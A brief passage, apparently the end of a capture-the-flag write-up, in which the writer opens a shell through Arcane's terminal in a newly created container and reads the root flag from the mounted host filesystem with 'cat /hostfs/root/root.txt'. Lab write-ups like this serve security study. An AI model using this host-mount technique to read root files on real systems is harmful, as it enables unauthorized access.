
After creating the container, we open a shell through Arcane's terminal and read the root flag:
cat /hostfs/root/root.txt